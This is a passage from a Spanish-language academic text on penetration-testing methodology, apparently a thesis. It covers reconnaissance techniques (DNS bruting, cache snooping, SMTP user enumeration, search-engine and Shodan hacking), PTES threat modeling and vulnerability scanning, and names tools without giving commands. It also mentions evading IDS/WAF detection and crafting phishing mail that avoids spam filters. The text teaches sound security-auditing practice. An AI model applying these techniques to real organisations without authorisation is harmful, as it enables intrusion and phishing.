- **Resolución Inversa.**

  La resolución DNS más común es la creada para traducir un nombre a una dirección IP. Sin embargo, la resolución inversa hace la traducción de un IP a un nombre. Si se conoce el rango de direcciones IP del dominio a auditar, puede preguntarse por cada uno de los registros PTR asociados a cada dirección IP y en función de la respuesta enumerar todos los nombres de equipos.

  La resolución inversa puede realizarse con *Nmap* a parte de muchas otras herramientas.

- **DNS *Bruting.***

  Consiste en la utilización de un diccionario para intentar enumerar mediante fuerza bruta los nombres de subdominios existentes bajo el dominio principal de la organización. El procedimiento se basa en observar las respuestas del servidor DNS ante una petición válida y las respuestas ante una dirección no existente. Algunas herramientas para el DNS *Bruting* son *dnsenum*, *dnsdict6* y *dnsmap*.

- **DNS *Cache Snooping.***

  Esta técnica consiste en utilizar la caché de un servidor DNS para obtener dominios accedidos recientemente por los usuarios.
  Cada vez que un usuario quiere resolver un nombre de dominio, éste pregunta al servidor DNS que tiene configurado. Si se encuentra activada la caché, antes de solicitar la resolución por medio de un sistema de consultas recursivas, mirará primero si tiene la resolución válida de ese nombre en la caché. Si lo tiene, devolverá esa entrada. En caso contrario, comenzará el sistema de resolución DNS recursiva y, una vez resuelto, almacenará en la caché el resultado.

En base a este funcionamiento, si se quiere saber si se ha resuelto un determinado dominio recientemente, es suficiente con configurar las consultas al servidor DNS desactivando la resolución recursiva de las mismas (solo consultando la caché).

2.2.2.1.2. ESCANEO DE PUERTOS.

Las técnicas de escaneo de puertos permiten detectar e identificar servicios ejecutándose en los puertos del host objetivo. Los métodos aplicados varían según la cantidad de tiempo disponible para la prueba y la necesidad de ser sigiloso. Si no hay conocimiento de los sistemas, se puede usar un escaneo de ping rápido para identificarlos. Además, se debe ejecutar un escaneo rápido sin verificación de ping para detectar los puertos más comunes disponibles. Una vez realizado esto, se puede ejecutar un escaneo más completo. Entre las herramientas usadas para esta labor destaca *Nmap*.

2.2.2.1.3. BANNER GRABBING.

Banner Grabbing es una técnica que consiste en extraer información de los banners que ofrecen los servicios para conocer la infraestructura o sistemas detrás de estos servicios (identificar la red, la versión de las aplicaciones y el sistema operativo). *Banner Grabbing* generalmente se realiza en sobre HTTP, FTP y SMTP en los puertos 80, 21 y 25 respectivamente. Las herramientas comúnmente utilizadas para realizar el *Banner Grabbing* son *Telnet*, *Nmap* y *Netcat*. Debe tenerse en cuenta que los banners pueden ser modificados intencionalmente para dificultar este tipo de prácticas.

2.2.2.1.4. DESCUBRIMIENTO SMTP.

SMTP (*Simple Mail Transfer Protocol*) es un protocolo de red utilizado para el intercambio de mensajes de correo electrónico. A continuación, se comentan algunas formas de enumeración de información basadas en SMTP:

- **SMTP *User Enumeration.***

  Uno de los métodos utilizados para obtener nombres de usuario, y en definitiva, sus direcciones de correo, es a través de los parámetros VRFY y EXPN. VRFY, es requerido por el RFC821 y su principal objetivo es verificar la existencia de un usuario en un servidor web, devolviendo como respuesta el nombre, así como, el buzón de correo del mismo. [2]

  Otra opción para conseguir nombres sin hacer uso de VRFY y EXPN es mediante las cabeceras RCPT TO. Esto es debido a que el servidor debe responder con un código de control de a cada solicitud RCPT, que permite también un ataque de fuerza bruta para conseguir usuarios locales. [2]

  Se puede explotar esta técnica de manera artesanal con *Netcat* o su equivalente *Ncat* y con la herramienta *smtp-user-enum*.

- **SMTP *Bounce Back.***

  Los sistemas de correo electrónico envían determinados mensajes de manera automática ante determinadas circunstancias ofreciendo así información interesante al receptor del mensaje. Por ejemplo, cuando se envía un correo y el destinatario tiene la cuenta llena, el servidor envía un mensaje al emisor en el que se indica que el mensaje no se ha podido entregar. De este mensaje es posible extraer información de utilidad sobre el destinatario como, por ejemplo, IPs, nombres de máquinas internas, sistemas de seguridad perimetral (como sistemas *anti-spam*), software utilizado, versiones, etcétera. [2]

- **SWAKS.**

Como herramienta de recopilación de información sobre SMTP destaca la herramienta SWAKS (*Swiss Army Knife for* SMTP). Se trata de una herramienta flexible pensada para ser utilizada en scripts y orientada a probar transacciones SMTP.

La herramienta permite automatizar el proceso de comunicación con los servidores de correo para comprobar el comportamiento de estos ante cada tipo de petición y determinar ante qué circunstancias el servidor se encuentra mal configurado. Además, permite generar un mensaje de correo que no sea tratado como spam (útil para ataques de *phising*).

2.2.2.1.5. TECNOLOGÍA VoIP.

VoIP hace referencia al conjunto de normas, dispositivos y protocolos, que permiten comunicar la voz sobre el protocolo IP.

La mayor ventaja de esta tecnología, la cual ha facilitado su amplia difusión en las organizaciones, es el ahorro de costes que supone, así como su alta flexibilidad. Sin embargo, esta tecnología es susceptible a los mismos problemas que tiene el protocolo IP, entre los que se encuentran el registro de tráfico (en este caso de conversaciones), la denegación de servicio, la suplantación de la identidad de uno de los usuarios, etcétera.

Como primer paso para detectar sistemas VoIP, en caso de que tengan visibilidad externa, puede usarse buscador como *Shodan* para ver si ha sido indexado algún software relacionado con productos de VoIP. [2]

Algunas de las herramientas de recolección de información en VoIP son la suite *SIPvicious*, ACE VoIP y *enumIAX*.

2.2.2.1.6. *FINGERPRINTING* WEB.

La obtención de la firma digital de los servidores web es una tarea esencial para el auditor. Saber el tipo y la versión del servidor permitirá determinar vulnerabilidades conocidas, y los *exploits* apropiados a usar durante la prueba. Además, resulta muy importante obtener los posibles CMS (*Content management System*) así como los *plugins/addons* utilizados. A continuación, se detallan los dos primeros pasos de un *fingerprinting* web:

- **Identificación del servidor web.**

Algunas herramientas para identificar el servidor web son *Nmap*, *Ncat* y *whatweb*. No obstante, los resultados obtenidos pueden variar en función de la versión la herramienta utilizada, los scripts implicados y las protecciones que pueda haber en el lado del servidor. Por tanto, siempre es recomendable utilizar varias herramientas y contrastar los resultados.

- **Identificación del CMS.**

Gran parte de los sitios web implantados se basan en gestores de contenido posteriormente personalizados. Estos gestores de contenido están diseñados para ser modulares, permitiendo incorporar tantos *plugins* como sean necesarios para personalizar la lógica de la aplicación web. Este tipo de modularidad genera, en muchos casos, gran cantidad de vulnerabilidades que pueden llegar a ser utilizadas para comprometer el sitio web. Por tanto, la identificación del CMS será vital para la fase de análisis de vulnerabilidades, donde con herramientas especializadas en el CMS identificado (como, por ejemplo, *Wpscan*, especializada en *WordPress*), se buscarán vulnerabilidades identificando la versión y *plugins* asociados. Una buena herramienta para la identificación del CMS es *whatweb*.

2.2.2.1.7. CONTRAMEDIDAS: *FIRE WALL* / IDS / IPS / WAF / NAT.

Durante el proceso de *Active Footprinting* suele ser necesario interactuar con la infraestructura objetivo de la forma más sigilosa posible y evitando ser detectado por los posibles sistemas de seguridad presentes. El objetivo, por tanto, será enviar paquetes que simulen ser conexiones legítimas o que generen la menor cantidad de ruido para encajar lo mejor posible dentro de las políticas de seguridad de los *firewalls,* IDSs (*Intrusion Detection System*), IPSs (*Intrusion Prevention System)* y WAFs (*Web Aplication Firewall)*. [2]

Todas estas contramedidas dificultarán en gran manera la labor de escaneo por parte del *pentester*, pudiendo acabar bloqueando futuras conexiones e identificar las anomalías producidas. Por este motivo, y por la complejidad que conlleva escanear sin generar demasiado ruido es importante utilizar herramientas que proporcionen flexibilidad suficiente a la hora de escanear. Por otra parte, los métodos usados por las contramedidas también pueden permitir su detección e identificación.

Otro elemento que dificulta la labor del *pentester* es el NAT (*Network Address Translator*), que permite ocultar el direccionamiento y topología de red tras el *router* dificultando enormemente la tarea de enumeración.

2.2.2.2. PASIVE FOOTPRINTING.

En esta sección se presentan algunas de las técnicas que no requieren interacción directa con el objetivo.

2.2.2.2.1. PROTOCOLO WHOIS.

Whois es un protocolo TCP utilizado para efectuar consultas a una base de datos permitiendo determinar el propietario de un nombre de dominio, dirección IP pública, información de contacto administrativo / técnico, fecha de creación / registro / expiración del dominio, etcétera.

Tradicionalmente dichas consultas han sido realizadas a través de la interfaz de línea de comandos, sin embargo, actualmente existen multitud de páginas web diseñadas para realizar estas consultas.

Para realizar la búsqueda Whois sobre un dominio, primero se debe determinar cuál de los servidores whois contiene la información buscada. Por tanto, dado el TLD para el dominio objetivo, simplemente se ha de localizar el registrador con el que está registrado el dominio.

Entre los datos de contactos proporcionados por Whois destacan las direcciones de correo, ya que ofrecen información sobre los dominios usados para el envío y la recepción de correos. Además, en determinadas ocasiones, también puede ser útil los números de teléfono para realizar posteriores ataques de ingeniería social o las fechas, las cuales (fecha de expiración en concreto) permitirían ser capaces de suplantar la identidad de un sitio web si al administrador se le olvida renovar el contrato.

Adicionalmente, otro aspecto de esta técnica es el whois histórico, disponible en algunas páginas y que permite realizar un seguimiento de aspectos como las distintas IPs utilizadas por el dominio.

2.2.2.2.2. *HACKING* CON BUSCADORES.

La utilización de buscadores como herramientas para realizar el *Pasive Footprinting* es lo que se denomina hacking con buscadores. A continuación, se comentan algunos de los aspectos más relevantes de esta actividad.

Google / Bing Hacking.

Una de las herramientas pasivas de reconocimiento web y búsqueda de sitios web vulnerables más interesantes consiste en el uso de los buscadores Bing y Google mediante el uso de búsquedas avanzadas. Esta modalidad permite definir criterios, mediante el uso de operadores, como el tipo de página web a buscar según extensión, que contenga cierto segmento de texto en el título, que en el cuerpo de la página web aparezca cierto texto, que la búsqueda se restrinja a un determinado dominio o, por el contrario, ignore todas las páginas web de un cierto grupo de dominios, etcétera.

El uso de las búsquedas avanzadas como herramienta para el reconocimiento pasivo es lo que se denomina Google Hacking y Bing Hacking respectivamente y es una de las técnicas usadas por programas como *Maltego*.

Además de las diferencias de operadores, entre Google y Bing, existen aspectos a destacar como que ambos indexan información diferente (por ejemplo, Bing indexa el contenido de los archivos comprimidos o empaquetados). Además, el número de búsquedas a realizar antes de que salte la comprobación del CAPTCHA parece ser superior en Bing.

Finalmente, cabe destacar el uso de la caché de Google, la cual permite obtener información sin llegar a interactuar con el objetivo y permite accesos a recursos que ya no están disponibles en el sitio.

***Shodan Hacking*.**

Shodan es un motor de búsqueda diseñado para buscar dispositivos y sistemas de ordenadores conectados a Internet. A través de esta página (ShodanHQ.com), los auditores pueden encontrar gran variedad de dispositivos conectados a la red, como pueden ser semáforos cámaras de seguridad, gasolineras, centrales hidroeléctricas, etcétera. La mayoría tienen seguridad y protección, sin embargo, también se encuentran muchos dispositivos con credenciales por defecto que pueden ser accedidos desde el propio navegador.

La página web constantemente busca nuevos dispositivos accesibles públicamente desde internet y actualiza la información de los ya existentes. Además, al igual que Google y Bing, Shodan también soporta filtros para realizar búsquedas avanzadas.

***Robtex*.**

La página web Robtex está considerada como “La Navaja Suiza de Internet”. Esta página web permite realizar ciertas partes del procedimiento activo de *footprinting* de manera pasiva, es decir, en lugar de preguntar directamente a los servidores la información sobre sus dominios y subdominios, servidores DNS, etcétera, permite obtener dicha información sin dejar rastro en el objetivo a través de una sencilla consulta web.

Fugas de código.

En Internet existen sitios web que podrían ser considerados como especialmente diseñados para fugas de información, un ejemplo de estos sitios son *AnonPaste*, *PasteBin*, *PasteHTML*, *Pastie*, *Github*, *Google Code*, etcétera.

Una de las herramientas utilizadas para recolectar esta información es *Pastenum*. Sin embargo, al margen de la herramienta, buscar en estos “repositorios” se puede resumir en hacer una búsqueda avanzada desde Google o Bing restringiendo el ámbito de la búsqueda a los sitios web mencionados.

2.3. MODELADO DE AMENAZAS.

Un modelado de amenazas es un proceso en el que las amenazas potenciales son identificadas, enumeradas y priorizadas desde el hipotético punto de vista de un atacante.

En esta sección se define el enfoque, descrito en el PTES, para la realización de un modelado de amenazas, elemento necesario para una ejecución correcta de un *pentest*. El estándar no aplica un modelo específico, sino que requiere que el modelo utilizado sea consistente en términos de su representación de amenazas, sus capacidades, sus calificaciones según la organización objetivo y su capacidad de aplicarse repetidamente a pruebas futuras con los mismos resultados.

El estándar se centra en dos elementos clave del modelado tradicional de amenazas: activos y atacante (comunidad / agente de amenaza). El elemento de los activos se divide en activos comerciales y procesos comerciales. Mientras que la parte referida al atacante está dividida en comunidades de amenazas y sus capacidades. Como mínimo, estos cuatro elementos deben estar claramente identificados y documentados en cada prueba de penetración.

Al modelar el lado del atacante, a parte de la comunidad de amenazas y sus capacidades, se deben proporcionar también aspectos adicionales del modelo de motivación. Estos puntos adicionales esencialmente toman en cuenta el valor de los diferentes activos disponibles en el objetivo y el coste de adquirirlos. Como modelo complementario, también se debe realizar un modelo de impacto para la organización a fin de proporcionar una visión más precisa del evento de pérdida de cada uno de los activos identificados. Esto debe tener en cuenta el valor neto de los activos, su valor intrínseco y otros costes incurridos indirectamente asociados a su pérdida.

La fase de modelado de amenazas de cualquier prueba de penetración es crítica tanto para los evaluadores como para la organización. Proporciona claridad en cuanto al apetito de riesgo y la priorización de la organización. Además, permite que el *pentester* simule estrechamente las herramientas, técnicas, capacidades, accesibilidad y perfil general del atacante, sin perder de vista cuáles son los objetivos importantes dentro de la organización, de modo que, los controles, procesos e infraestructura más relevantes son puestos a prueba. El modelo de amenaza debe construirse en coordinación con la organización siempre que sea posible, e incluso en una situación de caja negra completa, donde el probador no tiene información previa sobre la organización, se debe crear un modelo de amenaza basado en la vista del atacante en combinación con el OSINT[8] relacionado con la organización objetivo.

El modelo debe documentarse claramente y entregarse como parte del informe final, ya que los hallazgos del informe harán referencia al modelo de amenaza para crear una relevancia y un puntaje de riesgo más preciso específico para la organización.

El proceso de modelado de amenazas de alto nivel consta de cuatro pasos:

1. Reunir documentación relevante.

2. Identificar y categorizar activos primarios y secundarios.

3. Identificar y categorizar comunidades de amenazas.

4. Asignación de comunidades de amenazas a activos primarios y secundarios.

2.3.1. ANÁLISIS DE ACTIVOS COMERCIALES.

Al analizar la documentación reunida y entrevistar al personal relevante dentro de la organización, el *pentester* puede identificar los activos que con mayor probabilidad serán atacados,

[8] **OSINT (*Open Source Intelligence*):** es la recopilación y análisis de información recopilada de fuentes de acceso público.

cuál es su valor y cuál será el impacto de su pérdida parcial. A continuación, se enumeran algunos datos que pueden servir para la identificación de activos bajo amenaza.

- **Políticas, planes y procedimientos:**

  Las políticas, planes y procedimientos internos definen cómo hace negocios la organización. Estos documentos son de particular interés, ya que pueden ayudar a identificar los roles clave dentro de una organización y los procesos comerciales críticos que mantienen a la empresa en funcionamiento.
- **Información de producto:**

  La información relacionada con un producto incluye cualquier patente, secretos comerciales, planes futuros, código fuente y cualquier otra información que la organización considere un factor clave para el éxito comercial de dicho producto.

- **Información de *marketing*:**

  Planes de *marketing* para promociones, lanzamientos, cambios de productos, posicionamiento, asociaciones, proveedores de terceros y otros planes de negocios relacionados con actividades dentro o fuera de la organización. Adicionalmente, los datos relacionados con relaciones públicas, como los detalles de socios, periodistas, firmas consultoras y cualquier correspondencia con dichas entidades también se consideran un objetivo muy buscado.

- **Información financiera:**

  La información financiera es a menudo parte de la información más reservada que posee una organización. Esta información puede incluir información de cuentas bancarias, información de cuentas / números de tarjetas de crédito, cuentas de inversión, etcétera.

- **Información de diseño de infraestructura:**

  La información relacionada con el diseño de infraestructura se refiere a todas las tecnologías e instalaciones centrales utilizadas para administrar la organización. Los planos de construcción, el cableado técnico, diagramas de conectividad, los equipos informáticos, diseños de red y el procesamiento de datos a nivel de aplicación se consideran información de diseño de infraestructura.

- **Información de configuración del sistema:**

  La información de configuración del sistema incluye documentación de referencia de configuración, listas de verificación de configuración, procedimientos de endurecimiento, información de política de grupo, imágenes de sistema operativo, inventarios de software, etcétera.

- **Credenciales de cuenta de usuario:**

  Las credenciales de la cuenta de usuario ayudan a facilitar el acceso al sistema de información, siempre que exista un medio para autenticarse (por ejemplo, VPN, portal web, etcétera).

- **Datos del empleado**:

  Aquí se analizan los datos de los empleados como cualquier dato que pueda tener un efecto directo en la organización al ser obtenido por un atacante. Tanto las organizaciones

que cubren un cumplimiento que impone multas por la exposición de dichos datos, como las organizaciones cuyos empleados pueden considerarse activos críticos, son candidatos para un efecto de pérdida directo.

- Algunos datos personales que pueden considerarse activos comerciales son: *National Identification Numbers* (NIN), *Personally Identifiable Information* (PII), *Protected Health Information* (PHI) e información financiera.

- **Datos de los clientes:**

Al igual que los datos de los empleados, los datos de los clientes se consideran un activo comercial cuando la exposición de dichos datos puede generar una pérdida (directa o indirecta) para la organización. Además, de la necesidad de reglamentación / cumplimiento (basada en multas), un factor adicional entra en juego cuando tales datos pueden usarse para realizar un fraude, donde la organización puede ser considerada responsable de las pérdidas ocasionadas.

- **Datos del proveedor:**

La información relacionada con los proveedores que se considera crítica para la organización como fabricantes de componentes críticos, acuerdos con proveedores que pueden ser parte de un secreto comercial, así como cualquier información que pueda usarse para afectar las operaciones comerciales de la organización a través de sus proveedores se consideran un activo comercial.

- **Activos humanos:**

Los activos humanos considerados como activos comerciales son aquellos que podrían aprovecharse para divulgar información y manipularse para tomar decisiones o acciones que podrían afectar negativamente a la organización. Los activos humanos no son necesariamente los más altos dentro de la jerarquía corporativa, pero con mayor frecuencia son empleados clave que están relacionados con activos comerciales previamente identificados, o están en posiciones para permitir el acceso a dichos activos. Esta lista también puede incluir empleados que normalmente no estarían asociados con el acceso a activos restringidos de la compañía, pero puede estar en condiciones de otorgar acceso físico a una compañía que facilite una brecha de seguridad.

2.3.2. ANÁLISIS DE PROCESOS COMERCIALES.

La forma de generar ingresos es tener productos originales o conocimiento aplicable a varios procesos para mejorarlos y crear valor añadido. Los procesos comerciales y los activos (personas, tecnología, dinero) que los respaldan forman cadenas de valor. El mapeo de estos procesos, la identificación de los procesos críticos frente a los no críticos y la detección de fallos permite entender cómo funciona la empresa, qué les genera dinero y, finalmente, cómo las comunidades de amenazas específicas pueden hacer que pierda dinero.

En el análisis de procesos comerciales diferenciamos entre procesos comerciales críticos y procesos no críticos. Para cada categoría, el análisis es el mismo y tiene en cuenta los mismos elementos. La principal diferencia radica en el peso que se le asigna a la amenaza de un proceso comercial crítico, en oposición a uno no crítico. Sin embargo, es imperativo recordar que una agregación de algunos procesos comerciales no críticos se puede combinar en un escenario que esencialmente forma un defecto crítico dentro de un proceso. Dichos escenarios de amenaza también deben identificarse dentro de esta fase y trazarse para su uso posterior en la prueba de penetración.

A continuación, se presentan algunas categorías de información que deben analizarse.

- **Infraestructura técnica de soporte del proceso:**

  Dado que los procesos de negocios generalmente son respaldados por la infraestructura de IT (como redes informáticas, PCs para ingresar información y administrar el proceso comercial, etcétera), todos esos elementos deben identificarse y correlacionarse. Tal mapeo debe ser lo suficientemente claro como para ser utilizado, más adelante, en el proceso de traducir el modelo de amenaza al mapeo y explotación de la vulnerabilidad.

- **Activos de información de soporte del proceso:**

  Los activos de información son bases de conocimiento existentes en la organización que se utilizan como referencia o como material de apoyo. Dichos activos, generalmente, ya se identifican en el proceso comercial y se deben mapear junto con la infraestructura técnica, así como también cualquier infraestructura técnica adicional que soporte los activos de información.

- **Activos humanos de soporte del proceso:**

  Cada persona que tenga algún tipo de participación en el proceso a analizar debe documentarse y correlacionarse en el proceso. Dichos activos humanos generalmente forman parte de un subproceso de aprobación, un subproceso de verificación o incluso una referencia (como asesoramiento legal). Este tipo de activos (específicamente los que no guardan relación con los activos de información o la infraestructura técnica) se asignarán posteriormente a vectores de ataque que son de naturaleza más social que técnica.

- **Terceros vinculados al proceso:**

  De forma similar a los activos humanos que respaldan el proceso, también se debe mapear a cualquier tercero que tenga algún tipo de participación en el proceso comercial. Esta categoría puede ser difícil de trazar, ya que podría contener activos humanos, así como activos de información y de infraestructura técnica.

2.3.3. ANÁLISIS DE AGENTES / COMUNIDADES DE AMENAZA.

Al definir las comunidades y agentes de amenazas relevantes, debe proporcionarse una identificación clara de la amenaza en términos de ubicación (interna / externa a la organización), la comunidad específica dentro de la ubicación y cualquier información relevante adicional que ayude a establecer capacidades / motivaciones para la comunidad o agente específico. Donde sea posible, se deben identificar agentes de manera específica. De lo contrario, se debería delinear una comunidad más general, junto con cualquier material de apoyo e información. Algunos ejemplos de clasificaciones de agente de amenaza / comunidad son:

Comunidades / agentes interiores	**Comunidades / agentes exteriores**
Empleados	Socios comerciales
Gerencia (ejecutivo, medio)	Competidores
Administradores (red, sistema, servidor)	Contratistas
Desarrolladores	Proveedores
Ingenieros	Estados Nacionales
Técnicos	Crimen organizado
Contratistas (con sus usuarios externos)	*Hacktivistas*
Comunidad general de usuarios	*Script Kiddies* (pirateo recreativo / aleatorio)

2.3.4. ANÁLISIS DE CAPACIDADES DE AMENAZA.

Una vez que se ha identificado una comunidad de amenazas, las capacidades de dicha comunidad también deben analizarse para construir un modelo de amenaza preciso que refleje la probabilidad real de que dicha comunidad / agente actúe con éxito sobre la organización y la comprometa. Este análisis requiere tanto un análisis técnico como un análisis de oportunidad (cuando sea realizable).

Análisis de herramientas en uso

Cualquier herramienta que se sepa que está disponible para la comunidad / agente de amenaza se incluirá aquí. Además, las herramientas disponibles de forma gratuita deben analizarse para determinar el nivel de habilidades requerido y asignarse a la capacidad de amenaza.

Disponibilidad de *exploits* relevantes.

La amenaza comunidad / agente debe analizarse en términos de su capacidad para obtener o desarrollar *exploits* destinados a un entorno relevante para la organización. Además, el acceso a tales *exploits* a través de terceros, socios comerciales o comunidades subterráneas también debe tenerse en cuenta en este análisis.

Mecanismos de comunicación.

Se debe realizar un análisis de los mecanismos de comunicación disponibles para el agente / comunidad de amenaza para evaluar la complejidad de los ataques contra una organización. Estos mecanismos de comunicación abarcan desde tecnologías simples y abiertamente disponibles como el cifrado, hasta herramientas y servicios especializados, como *bulletproof hosting*[9] y el uso de *botnets*[10] para realizar ataques o enmascarar información de origen.

Accesibilidad

El elemento final en el análisis de capacidad del agente de amenaza es su accesibilidad a la organización y los activos específicos en cuestión. Completar el perfil descrito anteriormente y tener en cuenta el análisis de accesibilidad permitirá que la prueba de penetración cree escenarios que sean relevantes para el riesgo de la organización.

2.3.5. MODELADO DE MOTIVACIÓN.

La posible motivación de los agentes / comunidades de amenaza debe tenerse en cuenta para un análisis adicional. Durante el análisis, habrá que detallar las diferencias sutiles, basadas en cada organización y mercado vertical, para cada tipo de motivación especifica. Algunas motivaciones comunes incluyen: beneficio (directo o indirecto), *hacktivismo*, resentimiento directo, diversión / reputación y más acceso a los sistemas asociados / conectados.

2.3.6. ESTUDIO DE CASOS COMPARABLES.

Para proporcionar un modelo de amenaza completo, se debe proporcionar una comparación con otras organizaciones dentro de la misma industria vertical. Esta comparación debe incluir cualquier incidente relevante o noticias relacionadas con los desafíos que enfrentan. Tal comparación se usa para validar el modelo de amenaza y ofrecer una línea de base para que la organización se

---

[9] ***Bulletproof hosting*** es un servicio proporcionado por algunas empresas de alojamiento de dominios o alojamiento web que les permite a sus clientes una indulgencia considerable con los tipos de materiales que pueden cargar y distribuir.

[10] **Botnet** es una red de dispositivos, conectados a internet, infectados y controlados por un atacante de forma remota.

compare (teniendo en cuenta que esta información disponible públicamente solo representa parte de las amenazas e incidentes reales que enfrenta la organización usada como comparativa).

2.4. ANÁLISIS DE VULNERABILIDADES.

Una vulnerabilidad de seguridad es una debilidad en un producto que podría permitir a un usuario malintencionado comprometer la integridad, disponibilidad o confidencialidad de dicho producto.

El análisis de vulnerabilidades es el proceso de descubrir debilidades en los sistemas y aplicaciones que puedan ser aprovechadas por un atacante. Estas debilidades pueden variar desde una mala configuración del equipo y servicios al diseño de aplicaciones inseguras. Aunque el proceso a seguir para buscar debilidades varía y depende en gran medida del componente particular a probar, existen aspectos fundamentales comunes en el proceso.

Los procesos de recolección de información y de análisis de vulnerabilidades comparten algunos de sus métodos y herramientas. La diferencia es que el análisis de vulnerabilidades no busca enumerar información, si no analizar los mismos resultados buscando comportamientos sospechosos o información confidencial en documentos que puedan suponer una vulnerabilidad en el sistema.

En este apartado se describe la fase de análisis de vulnerabilidades, que puede ser estructurado en tres actividades: pruebas, validación e investigación.

2.4.1. PRUEBAS.

Al realizar el análisis de una vulnerabilidad de cualquier tipo, el analista debe enfocar correctamente la profundidad y la amplitud de las pruebas de cara a cumplir con los objetivos y/o requisitos deseados. La profundidad incluye aspectos como la validación de los datos de entrada, los requisitos de autentificación, etcétera. Sea cual sea el ámbito donde se realizan las pruebas, se debe adaptar y validar la profundidad de estas para alcanzar los objetivos de la auditoría y que los resultados de la evaluación cumplan las expectativas. A parte de la profundidad, la amplitud de las pruebas también ha de tenerse en cuenta. Los aspectos que abarca la amplitud son tales como las redes objetivo, segmentos de red, equipos, etcétera. Por tanto, amplitud debe ser adaptada y validada para cumplir con los requisitos del alcance del compromiso.

Una prueba puede ser clasificada como activa o pasiva según se interaccione o no con el componente a evaluar.

2.4.1.1. PRUEBAS ACTIVAS.

Una prueba activa implica una interacción directa con el componente que se prueba para detectar vulnerabilidades de seguridad. Hay dos tipos de prueba activa: automatizada y manual.

2.4.1.1.1. PRUEBAS AUTOMATIZADAS.

Las pruebas automatizadas utilizan software para interactuar con un objetivo, examinar sus respuestas y determinar si existe una vulnerabilidad basándose en esas respuestas. Un proceso automatizado ayuda a reducir los requisitos de tiempo y mano de obra. El uso de este tipo de software permite al probador centrar su atención en el procesamiento de datos y la realización de tareas que se adaptan mejor a las pruebas manuales.

Las herramientas para realizar una prueba automatizada pueden clasificarse en: escáneres genéricos de vulnerabilidades de red, escáneres de aplicaciones web, escáneres de vulnerabilidades de red y escáneres de redes de voz.

- **Escáneres genéricos de vulnerabilidades de red:**

  Este tipo de escáneres buscan identificar versiones de servicios con vulnerabilidades conocidas. Dentro de esta categoría se encuentran los escáneres de puertos, servicios y banners. Entre este tipo de aplicaciones destaca *Nmap*, aunque no está diseñado para identificar vulnerabilidades, permite la recolección de información necesaria para su identificación. Por otra parte, existen otros escáneres de esta categoría como *Nessus*, *OpenVAS* y *Nexpose* centradas en la identificación de vulnerabilidades apoyándose en una base de datos.

- **Basado en puertos:**

  Un escaneo automático basado en un puerto es generalmente uno de los primeros pasos en una prueba de penetración tradicional porque ayuda a obtener una visión general básica de lo que puede estar disponible en la red o el host objetivo. Los escáneres basados en puertos determinan si un puerto en un host remoto puede recibir una conexión. Generalmente, esto involucrará los protocolos que utilizan IP (como TCP, UDP, ICMP, etcétera.).

  Normalmente, un puerto puede tener uno de dos estados posibles:

  - Abierto: el puerto puede recibir datos
  - Cerrado: el puerto no puede recibir datos
  - Un escáner puede enumerar otros estados, como "filtrado", si no puede determinar con precisión si un puerto determinado está abierto o cerrado.

- **Basado en servicios:**

  Un escáner de vulnerabilidad basado en el servicio es uno que utiliza protocolos específicos para comunicarse con los puertos abiertos en un host remoto, para determinar más sobre el servicio que se está ejecutando en ese puerto. Esto es más preciso que un escaneo de puertos, porque no depende únicamente del puerto para determinar qué servicio se está ejecutando.

- **Basado en el banner:**

  Son los escáneres basados en *Banner Grabbing*, técnica descrita en el apartado de recolección de información, para determinar el servicio / aplicación vinculado a un puerto.

- **Escáneres de aplicaciones web:**

  Dentro de esa categoría se encuentran principalmente dos tipos de aplicaciones. Por un lado, aquellas que rastrean todos los enlaces del servido buscando cualquier posible inyección o mala configuración. Y por el otro lado se aquellos que llevan un listado de directorios y archivos asociados con una vulnerabilidad conocida. Una de las herramientas que destaca, en este sentido, es *Nikto*, el cual es de propósito general (es aplicable a varios CMS) y implementa multitud de funcionalidades (como, por ejemplo, distintas técnicas de evasión).

  - **Escáneres de debilidades genéricas:**

    La mayoría de los escaneos de aplicaciones web comienzan con la dirección de un sitio web, aplicación web o servicio web. El escáner luego rastrea el sitio siguiendo los enlaces y las estructuras de directorios. Después de compilar una lista de páginas web, recursos, servicios u otros medios ofrecidos, el escáner realizará pruebas contra los resultados del rastreo. Por ejemplo, si una página web descubierta en el rastreo tiene

campos de formulario, el escáner puede intentar un ataque de *SQL injection*[11] o *cross-site scripting*[12]. Si la página rastreada contenía errores, el escáner podría buscar información confidencial que se muestra en los detalles del error, y así sucesivamente.

- **Listado de directorios / fuerza bruta:**

Supongamos que hay directorios disponibles en el sitio web que el rastreador no encontrará en siguiendo enlaces. Sin conocimiento previo de estos directorios, proporcionado por el usuario, el escáner tiene al menos dos opciones adicionales.

El escáner puede buscar directorios comunes. Estos son directorios con variantes de nombres comunes incluidos en una lista que se ha compilado como resultado de años de experiencia y escaneo. A veces, los nombres de los directorios son lo suficientemente únicos como para poder identificar una aplicación web de terceros con una precisión razonablemente alta. Por otra parte, una lista de directorios precisa puede ser la clave para encontrar la parte "administrativa" de un sitio web, una porción que la mayoría de *pentesters* deberían estar muy interesados en descubrir.

La enumeración de directorios por fuerza bruta es un enfoque similar, aunque en lugar de utilizar una lista estática, se usa una herramienta para enumerar todas las posibilidades que un directorio podría tener. La desventaja de utilizar este enfoque es que tiene el potencial de bloquear o inundar el servidor web con solicitudes y, por lo tanto, provocar una condición de denegación de servicio.

- **Identificación de versión / vulnerabilidades del servidor web:**

Muchos escáneres de aplicaciones web intentarán comparar la versión del servidor web con versiones vulnerables conocidas en avisos de seguridad. Este enfoque a veces puede conducir a falsos positivos, sobre todo en caso de tratarse de un servidor web de código abierto. Por tanto, deben tomarse pasos adicionales para verificar que el servidor web esté ejecutando lo que informa el banner o el escáner web.

- **Escáner de vulnerabilidades de red.**

Dentro de esta categoría entra el análisis de protocolos como el VPN y el IPv6. Esto se debe a que las herramientas de análisis tradicionales no están preparadas para estos protocolos y se necesitan herramientas especializadas.

- **Escáneres de red de voz:**

Similar a la categoría anterior con la salvedad de que este tipo de protocolos se utiliza para transportar voz y se necesitan herramientas diseñadas para evaluar aspectos como la posibilidad de capturar conversaciones o suplantar llamadas telefónicas.

Como ya se ha comentado, las tecnologías de voz sobre IP ahora son abundantes en la mayoría de las organizaciones. Se han desarrollado muchas herramientas para realizar análisis de vulnerabilidades de las infraestructuras de VoIP. Al usar estas herramientas, uno puede identificar si las redes de VoIP están segmentadas adecuadamente y pueden existir posibilidades de aprovechar estas redes para acceder a los sistemas de infraestructura central o grabar conversaciones telefónicas en una red objetivo.

---

[11] ***SQL injection*****:** consiste en la inyección de código SQL aprovechando que no se validan correctamente las variables de entrada.

[12] ***Cross-site scripting*****:** consiste en la inyección de código HTML aprovechando que no se validan correctamente las variables de entrada.

Métodos HTTP.

